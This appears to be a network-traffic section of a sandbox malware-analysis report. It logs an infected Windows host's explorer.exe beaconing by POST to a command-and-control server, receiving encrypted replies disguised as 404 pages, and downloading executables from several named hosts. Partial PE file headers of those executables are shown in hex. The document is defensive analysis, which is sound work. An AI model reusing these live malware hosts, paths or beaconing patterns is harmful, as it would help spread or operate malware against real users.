Jan 6, 2022 08:08:59.187812090 CET	900	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:59 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49728	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:00.325813055 CET	901	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hwjxhmokn.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 254 Host: host-data-coin-11.com
Jan 6, 2022 08:09:00.403057098 CET	901	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49797	67.199.248.10	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49729	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:00.521869898 CET	902	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kccrowjwfq.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 259 Host: host-data-coin-11.com
Jan 6, 2022 08:09:00.612404108 CET	904	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 37 0d 0a 02 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e d6 1e 52 25 40 a3 f5 c2 ea fb 5f f5 4d 8b 2d e4 04 08 c7 5c a5 ba 7a ae 2e 54 0a e3 f0 d8 4b fc 05 d4 43 0d 0a 30 0d 0a 0d 0a Data Ascii: 37I:82OR%@_M-\z.TKC0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49732	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:00.812141895 CET	910	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qgokbfpqu.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 185 Host: host-data-coin-11.com
Jan 6, 2022 08:09:00.895792007 CET	911	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49733	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:01.011826038 CET	917	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yavevdmq.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 136 Host: host-data-coin-11.com
Jan 6, 2022 08:09:01.098687887 CET	917	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:01 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 65 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d4 89 4f 04 7e 02 fc a9 8d b6 e4 05 ab 0c 91 6b b9 45 4b 95 09 fd bc 67 e5 32 50 0d 0a 30 0d 0a 0d 0a Data Ascii: 2eI:82OO~kEKg2P0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49734	54.38.220.85	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:01.423150063 CET	930	OUT	GET /install5.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: unicupload.top
Jan 6, 2022 08:09:01.440956116 CET	931	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.0 (Ubuntu) Date: Thu, 06 Jan 2022 07:07:52 GMT Content-Type: text/html Content-Length: 178 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx/1.14.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49735	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:01.523102999 CET	961	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ysykmivov.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 152 Host: host-data-coin-11.com
Jan 6, 2022 08:09:01.607800961 CET	961	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:01 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49737	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:02.032659054 CET	974	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qtrno.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 178 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:02.117151976 CET	1012	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:02 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49739	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:02.258229971 CET	1052	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://alewchcr.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 199 Host: host-data-coin-11.com
Jan 6, 2022 08:09:02.336087942 CET	1057	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:02 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49740	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:02.418086052 CET	1058	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dnlmmbdk.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 197 Host: host-data-coin-11.com
Jan 6, 2022 08:09:02.509129047 CET	1060	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:02 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 30 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f6 e8 24 e5 64 50 06 b9 0d 0a 30 0d 0a 0d 0a Data Ascii: 30I:82OR&:UPJ$dP0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49743	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:02.884784937 CET	1072	OUT	GET /game.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:02.946435928 CET	1074	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:02 GMT Content-Type: application/x-msdos-program Content-Length: 309760 Connection: close Last-Modified: Thu, 06 Jan 2022 07:09:02 GMT ETag: W/"4ba00-5d4e48b866eed" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd da db ac b9 bb b5 ff b9 bb b5 ff b9 bb b5 ff a7 e9 20 ff a8 bb b5 ff a7 e9 36 ff ca bb b5 ff 9e 7d ce ff ba bb b5 ff b9 bb b4 ff 7d bb b5 ff a7 e9 31 ff 80 bb b5 ff a7 e9 21 ff b8 bb b5 ff a7 e9 24 ff b8 bb b5 ff 52 69 63 68 b9 bb b5 ff 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 80 04 9a 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 c0 03 00 00 04 02 00 00 00 00 00 f0 d4 01 00 00 10 00 00 00 d0 03 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 20 06 00 00 04 00 00 b1 8d 05 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 74 be 03 00 28 00 00 00 00 40 05 00 18 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 84 1b 00 00 20 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 8a 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 d4 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 1e bf 03 00 00 10 00 00 00 c0 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 04 20 01 00 00 d0 03 00 00 14 00 00 00 c4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6d 6f 6e 61 67 00 00 05 00 00 00 00 00 05 00 00 02 00 00 00 d8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6a 6f 70 61 76 69 00 4b 00 00 00 00 10 05 00 00 02 00 00 00 da 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6a 61 73 00 00 00 00 ea 00 00 00 00 20 05 00 00 02 00 00 00 dc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6a 61 76 65 66 61 00 93 0d 00 00 00 30 05 00 00 0e 00 00 00 de 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 18 90 00 00 00 40 05 00 00 92 00 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 3a 00 00 00 e0 05 00 00 3c 00 00 00 7e 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 c1 03 00 82 c1 03 00 94 c1 03 00 aa c1 03 00 ba c1 03 00 ca c1 03 00 e6 c1 03 00 fa c1 03 00 0e c2 03 00 1e c2 03 00 38 c2 03 00 52 c2 03 00 6a c2 03 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$ 6}}1!$RichPEL`@ t(@ 8@.text `.data @.monag@.jopaviK @.jas @.javefa0@.rsrc@@@.reloc:<~@Bp8Rj

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49749	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:04.989206076 CET	1695	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tixiicao.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 113 Host: host-data-coin-11.com
Jan 6, 2022 08:09:05.069391012 CET	1696	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:05 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/ 2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49798	67.199.248.15	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Copyright Joe Security LLC 2022

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49750	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:05.187225103 CET	1697	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vienyfn.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 339 Host: host-data-coin-11.com
Jan 6, 2022 08:09:05.273957968 CET	1699	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:05 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49752	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:05.354585886 CET	1705	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://klwemmabtp.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 151 Host: host-data-coin-11.com
Jan 6, 2022 08:09:05.434465885 CET	1705	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:05 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49753	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:05.521389961 CET	1719	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nipku.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 332 Host: host-data-coin-11.com
Jan 6, 2022 08:09:05.601773977 CET	1745	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:05 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 62 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 13 49 3c 5c a2 f7 d8 fc fb 46 f5 46 86 32 ef 06 10 c2 4b e1 e1 39 0d 0a 30 0d 0a 0d 0a Data Ascii: 2bI:82OI<\FF2K90

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49754	185.7.214.171	8080	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:05.679476023 CET	1892	OUT	GET /6.php HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.7.214.171:8080
Jan 6, 2022 08:09:05.744879007 CET	1912	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 07:09:05 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Transfer-Encoding: Binary Content-disposition: attachment; filename="ojkhtjp28dwp55.exe" Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 34 61 65 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd da db ac b9 bb b5 ff b9 bb b5 ff b9 bb b5 ff a7 e9 20 ff a8 bb b5 ff a7 e9 36 ff ca bb b5 ff 9e 7d ce ff ba bb b5 ff b9 bb b4 ff 7d bb b5 ff a7 e9 31 ff 80 bb b5 ff a7 e9 21 ff b8 bb b5 ff a7 e9 24 ff b8 bb b5 ff 52 69 63 68 b9 bb b5 ff 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 2f b2 99 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 b4 03 00 00 04 02 00 00 00 00 00 50 c9 01 00 00 10 00 00 00 d0 03 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 20 06 00 00 04 00 00 97 6d 05 00 02 